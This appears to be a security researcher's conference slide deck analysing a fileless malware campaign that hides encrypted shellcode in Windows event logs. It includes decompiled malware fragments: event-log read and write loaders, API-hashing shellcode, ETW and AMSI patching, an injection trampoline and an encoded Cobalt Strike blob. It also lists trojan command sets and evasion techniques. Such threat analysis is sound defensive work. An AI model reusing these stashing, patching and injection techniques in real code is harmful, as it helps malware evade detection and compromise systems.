

A new stash for fileless malware

Denis Legezo, Lead Security Researcher, Kaspersky



Plan for the next 40 minutes

- Typical logging... and shellcodes
- Why not to combine them?
- Anti-detect techniques
- Several last stagers
- Third-party tools



Typical logging

- Developers use print-like debugging
- Keep debug removing as TODO
- Operators want to check execution flaw
- Which stages were successful

```
pixelArray = (bmpContent + bmpContent->header.bfOffBits);
writeLog(L"bmp_get_data_helper");
start = 0;
for ( i = 0; i < 48; ++i )
{
    end = start + 8;
    prevShifted = 0;
    bitCounter = 8;
    do
    {
        decByte = *(&pixelArray->firstByte + --end) & 1 | prevShifted;
        prevShifted = 2 * decByte;
        --bitCounter;
    }
    while ( bitCounter );
    start = end + 8;
    *(&decBytes.IID + i) = decByte;
}
setTlsErrFld(0);
printLogMsg(0);
setDropTlsToLog(0);
if ( decBytes.IID == 1 || decBytes.IID == 2 )
{
    setDropTlsToLog(1);
    writeLog2(L"sh.IID = %d", decBytes.IID);
    setDropTlsToLog(0);
    setDropTlsToLog(1);
    writeLog2(L"sh.IParam = %d", decBytes.IParam);
    setDropTlsToLog(0);
    setDropTlsToLog(1);
    ISize = decBytes.ISize;
    writeLog2(L"sh.ISize = %d", decBytes.ISize);
}
```

..and shellcodes

- Position independent
- Leads to get self RVA tricks
- Loader independent
- Leads to PEB and PE parsing
- Hashes instead of func names

```
call    $+5

loc_5:                                     ; DATA XREF: EntryPoint+910
pop     rcx
mov     r8, rcx
+      add     rcx, (offset mz_placeholder - offset loc_5) ;
; second shellcode offset
mov     edx, 0E124D840h ; ror13 hash "Load"
; with trailing zero
+      add     r8, 4E808h ; dave str offset

mov     r9d, 4
push   rsi
mov     rsi, rsp
and     rsp, 0FFFFFFFFFFFFFFF0h
sub     rsp, 30h
+      mov     dword ptr [rsp+38h+a5], 0 ; a5

call    MapRun
mov     rsp, rsi
pop     rsi
retn

EntryPoint endp
```

Why not to combine?

- Windows event logs (.evtx) could contain binary data
- It's a legit mechanism
- Drivers write minidumps where, etc
- Looks like a place for shellcodes as well



Show me the code

```
KMSEventLog = malloc(512000ui64);
hEventLog_1 = RegisterEventSourceW(0i64, L"Key Management Service");
hEventLog = hEventLog_1;
if ( !hEventLog_1 )
    return 0i64;
while ( !ReadEventLogW(hEventLog_1, 5u, 0, KMSEventLog, nNumberOfBytesToRead, &pnBytesRead, &pnMinNumberOfBytesNeeded) )// EVENTLOG_FORWARDS_READ
// EVENTLOG_SEQUENTIAL_READ
// read all KMS logs
{
    LastError = GetLastError();
    if ( LastError != ERROR_INSUFFICIENT_BUFFER )
    {
        if ( LastError != ERROR_HANDLE_EOF )
            return 0i64;
        break;
    }
    KMSEventLog = realloc(KMSEventLog, pnMinNumberOfBytesNeeded);
    if ( !KMSEventLog )
        return 0i64;
    nNumberOfBytesToRead = pnMinNumberOfBytesNeeded;
    hEventLog_1 = hEventLog;
}
```

Read and put into container

```
for ( i = pnBytesRead; KMSEventLogCurr < (KMSEventLog + i); KMSEventLogCurr = (KMSEventLogCurr  
+ KMSEventLogCurr->Length) )  
{  
    if ( KMSEventLogCurr->EventCategory == 'AB' )  
    {  
        std::string::append(InterestingLogs, KMSEventLogCurr + KMSEventLogCurr->DataOffset, KMSEventLogCurr->DataLength);  
        i = pnBytesRead;  
    }  
}
```

What about writing them

```
startID = 0;
if ( n )
{
    logsNum = n - 1;
    while ( 1 )
    {
        if ( startID == logsNum )
            currentSize = *p_len - overallSize;
        if ( !ReportEventW(
            hEventLog,
            EVENTLOG_INFORMATION_TYPE,
            0x4142u,
            startID + 1423,
            0i64,
            0,
            currentSize,
            0i64,
            binary300 ) )
            goto to_exit;
        overallSize += currentSize;
        binary300 += 256;
        ++startID;
        logsNum = n - 1;
        if ( startID >= n )
            goto LABEL_24;
    }
}
```

```
EventLogRecord = j__malloc_base(512000ui64);
hEventLog_1 = RegisterEventSourceW(0i64, L"Key Management Service");
hEventLog = hEventLog_1;
if ( !hEventLog_1 )
    return 0i64;
while ( !ReadEventLogW(
    hEventLog_1,
    5u,
    0,
    EventLogRecord,
    nNumberOfBytesToRead,
    &pnBytesRead,
    &pnMinNumberOfBytesNeeded) )
    //
    // EVENTLOG_SEQUENTIAL_READ = 1
    // EVENTLOG_FORWARDS_READ = 4
{
    LastError = GetLastError();
    if ( LastError != ERROR_INSUFFICIENT_BUFFER )
    {
        if ( LastError != ERROR_HANDLE_EOF )
            return 0i64;
        break;
    }
}
```


Inside the shellcode

```
(EntryPoint)(Mapping, 1i64, 1i64);
if ( Hash_3 )
{
    if ( pe->OptionalHeader.DataDirectory[0].Size )
    {
        Exports_1 = &Mapping[pe->OptionalHeader.DataDirectory[0].VirtualAddress];
        NumberOfNames = Exports_1->NumberOfNames;
        if ( NumberOfNames )
        {
            if ( Exports_1->NumberOfFunctions )
            {
                NumberOfNames_1 = 0;
                AddressOfNames = &Mapping[Exports_1->AddressOfNames];
                for ( Ords = &Mapping[Exports_1->AddressOfNameOrdinals]; ; ++Ords )
                {
                    curr = &Mapping[*AddressOfNames];
                    Hash = 0;
                    do
                    {
                        Curr = *curr++;
                        Hash = Curr + __ROR4__(Hash, 13);
                    }
                    while ( *(curr - 1) );
                    if ( Hash_3 == Hash )
                        break;
                    ++NumberOfNames_1;
                    ++AddressOfNames;
                    if ( NumberOfNames_1 >= NumberOfNames )
                        return Mapping;
                }
                (&Mapping[*&Mapping[4 * *Ords + Exports_1->AddressOfFunctions]])(Arg_dave_1, Arg_four_1);
            }
        }
    }
}
```

Bird eye view

- Throwback trace is visible
- Go, gcc, even Nim compilers
- Named pipes for LAN
- HTTP-based for remote

Commercial tool sets

SilentBreaks's toolset

Cobalt Strike

Anti-detection wrappers

Go decryptor with heavy usage of the syscall library. Keeps Cobalt Strike module encoded several times, and AES256 CBC encrypted blob. We haven't previously observed Go usage with Cobalt Strike

A library launcher, compiled with GCC under MinGW environment. The only possible reason for this stage is anti-detection

AES decryptor, compiled with Visual Studio compiler

Last stage RAT


HTTP-based Trojan. Possible original names are ThrowbackDLL.dll and drxDLL.dll, but code is more complex than old publicly available version of SilentBreak's Throwback

Named pipes-based Trojan. Possible original names are monolithDLL.dll and SlingshotDLL.dll. Based on file names there is a possibility that last stage modules are parts of a commercial Slingshot version



Third-party tools

- Free and commercial
- Github usage all the time
- Two commercial suites simultaneously aren't typical



The screenshot shows the GitHub interface for the repository **DarthTon / Blackbone**, which is public. The navigation bar includes links for Product, Team, Enterprise, Explore, Marketplace, and Pricing. Below the repository name, there are tabs for Code, Issues (95), Pull requests (5), Actions, Wiki, Security, and Insights. The current view is the file browser for the **master** branch, showing 4 branches and 0 tags. A commit by **DarthTon** is highlighted, with a description: "bug fix; code style fix; added test for ExecInAnyThread". The commit includes a list of files and folders:

File/Folder	Description
.github/workflows	trigger ci on workflow yaml changes
DIA	Unexported symbols resolve using MSDIA
Testing	extracted tests into separate dll and integrated with VS test explorer
src	bug fix; code style fix; added test for ExecInAnyThread
.gitattributes	CMake update; LFS turned off
.gitignore	extracted tests into separate dll and integrated with VS test explorer

Typical Blackbone trampoline

```
pLauncherEP = &Launcher.modBaseAddr[*&Launcher.modBaseAddr[&((Launcher.modBaseAddr->e_lfanew)->OptionalHeader.AddressOfEntryPoint)];
VirtualProtect(pLauncherEP, 0xCui64, 0x40u, &flOldProtect);
*pLauncherEP = 0xB848; // mov rax, jmp rax
*(pLauncherEP + 2) = WaitAndExit;
*(pLauncherEP + 5) = 0xE0FF;
VirtualProtect(pLauncherEP, 0xCui64, flOldProtect, &flOldProtect);
```

```
void __noreturn WaitAndExit()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    WaitForSingleObject(WorkingThread, 0xFFFFFFFF);
    ExitProcess(0);
}
```

Anti-detection

- Patching
- Sideloaded
- Digital certificate
- Esoteric compilers

Anti-detection technique

Several compilers

Whitelisted launchers

Digital certificate

Patch logging exports of
ntdll.dll

Keep shellcode in event logs

C2 web domain mimicking

Usage

The same AES256 CBC decryption could be done with Go and C++
modules

Autorunned copy of WerFault.exe maps the launcher into process address
space

15 files are signed with "Fast Invest" certificate. We didn't observe any
legitimate files signed with it

To be more stealthy, Go droppers patch logging-related API functions like
EtwEventWriteFull in self-address space with empty functionality

This is the main innovation we observed in this campaign. Encrypted
shellcode with the next stager is divided into 8 KB blocks and saved in the
binary part of event logs

Actor registered a web domain name with ERP in use title

Patching

- Authors like only their logs
- EtwNotificationRegister, EtwEventRegister, etc. are patched to return(0)
- AMSI-related functions are patched either
- This part is commodity already

```
1 __int64 __fastcall main_ResolvePatchEvents(void *tmp)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     pLazyEtwNotificationRegister = ::pLazyEtwNotificationRegister; // main.CVjcSL
6     if ( syscall__ptr_LazyProc_Find(::pLazyEtwNotificationRegister) )
7     {
8 to_panic:
9         runtime_gopanic();
10        runtime_morestack_noctxt();
11    }
12    pProcNotificationRegister = pLazyEtwNotificationRegister->Proc;
13    pLazyEtwEventRegister = ::pLazyEtwEventRegister;
14    EtwNotificationRegister = (void *)pProcNotificationRegister->uintptr;
15    if ( syscall__ptr_LazyProc_Find(::pLazyEtwEventRegister) )
16    {
17 LABEL_14:
18        runtime_gopanic();
19        goto to_panic;
20    }
21 }
```

Go wrapper for Cobalt

```
1 __int64 __fastcall main_Start(void *tmp)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     // main.Start
6     if ( !main_isIntoDoimain() )
7         os_Exit();
8     main_ResolvePatchEvents(tmp);
9     OSVersionSetSyscallArgs = (_DWORD *)main_GetOSVersionSetSyscallArgs();
0     if ( n_4_ == 4 && *OSVersionSetSyscallArgs == '0.01' )
1         main_SystemLibLoad();
2     main_ResolvePatchEvents(tmp);
3     runtime_concatstring2((int)&byte_7FEEF04F0AF, 687);
4     runtime_concatstring2(
5         (int)"jifWErIRca03LuMCWyu2+8XFLdURqatowjBkMlgZr9i50l2eB+Vx0fNPQ5BweU/KssVTUM+KlQYIMu1wD7uym+vig+ocuQ8VXtsufHhmm60PWL "
6         "zv9AY7Rokk1TbvQX8T5fsXwDlcUvFIiqqtWL7y8uc7oyX7N5lSzF47YzY7MkXGL4YwuhzAp14JA82vQlZrQqaCo0I6wLQU00Qr4PRmLvF7sztJn"
7         "JbJEKZsVlRQ9kpm/ajRPpQk6o7Z0eAXldCyn/zh2HnzdIkMTlspwJU/IVxQIkBkk0V6CcYtJd511kIYw9g0NNfuygx+bq3lr7BcgeqgRb1190Vm"
8         "w0qAeDBKZ4F5CQyPCGJjwTBSUYeLGW8kUfQD0e/j+m24b71Vk2DzoJ5NSjYpWU4UgyBJbvh91++TxIo2aCf4/ZLvQ22ZgXIr/fbWHG5iAEnwZQ"
9         "GD3DHXwX+VNGbsfVA27Ce0PbhWCVpoZnqGl8tB0sA/mwQLE8ivPu2iX0YVtIZWUE+nz1t//PD8VT30KvxTSX7sKg9vMDngU6shuDiQa0WaQENrY"
0         "EGUiWjnVoRKhlN8tr6i4AC2Glg8ibWIGSkyzeRudgv9zz5Gb9LSBC0KaZCBzSfiTfe1V4KDLID0nGRPZa0d4+1mnUCf4mGwPvsd1K+Yok/ha9CD"
1         "tGXe6cBkf5ZMl01QSng/u",
2         687);
```


And patching with Go

```
1 __int64 __fastcall main_ResolvePatchEvents(void *tmp)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     pLazyEtwNotificationRegister = ::pLazyEtwNotificationRegister; // main.CVjcSL
6     if ( syscall__ptr_LazyProc_Find(::pLazyEtwNotificationRegister) )
7     {
8 to_panic:
9         runtime_gopanic();
10        runtime_morestack_noctxt();
11    }
12    pProcNotificationRegister = pLazyEtwNotificationRegister->Proc;
13    pLazyEtwEventRegister = ::pLazyEtwEventRegister;
14    EtwNotificationRegister = (void *)pProcNotificationRegister->uintptr;
15    if ( syscall__ptr_LazyProc_Find(::pLazyEtwEventRegister) )
16    {
17 LABEL_14:
18        runtime_gopanic();
19        goto to_panic;
20    }
21 }
```

Several last stagers

- Passive version
- Love for injection
- “Is user active now?”
- Sleep time randomization

Feature	HTTP-based trojan	Named pipes-based trojan
C2 communication	Active connection to a randomly chosen C2 from a hardcoded list	Passive mode
Encryption	XOR-based, RC4	Plaintext
Self version in beacon	1.1	No
Natural language artifacts	Unused argument “dave”	No
Command set	Quite basic, 7 of them	More profound, 20 of them
Injection functionality	Yes and much in use	Yes and much in use
Quite unusual among the commands	Sleep time randomization: (random between 0,9 – 1,1) * sleep time	Get minutes since last user input

HTTP trojan version

- Random C2 from the list
- MachineGUID, SeDebugPrivilege among the fingerprinting of target
- Throwback-like encryption
- Short command system

0	Fingerprint the target again.
1	Execute command. The Trojan executes the received command in the new process and sends the result back to the C2.
2	Download from a URL and save to the given path.
3	Set a new sleep time. This time in minutes is used as a timeout if the C2 hasn't replied with a command to execute yet. Formula for randomization is $(\text{random number between } 0,9 - 1,1) * \text{sleep time}$.
4	Sleep the given number of minutes without changing the configuration.
5	List processes with PID, path, owner, name and parent data.
6	Inject and run shellcode into the target process' address space. To inject into the same process, the command argument should be "local". Like the shellcode in the event logs, this one would run the provided PE's entry point and as well as a specific export found by hash.
99	Terminates the session between trojan and C2.

Pipes trojan version

- Monolith named pipe
- Hardcoded RC4 key
- More profound command system
- HTTP version with such commands also exists

0	Set the "continue" flag to False and stop working.
1	N/A, reserved so far.
2	Get time since the last user input in minutes.
3	Get current process information: PID, architecture, user, path, etc.
4	Get host domain and user account.
5	Impersonate user with credentials provided.
6	Get current process's available privileges.
7	Execute command with the cmd.exe interpreter.
8	Test connection with a given host (address and port) using a raw TCP socket.



Questions time!

- Denis Legezo
- @legezo

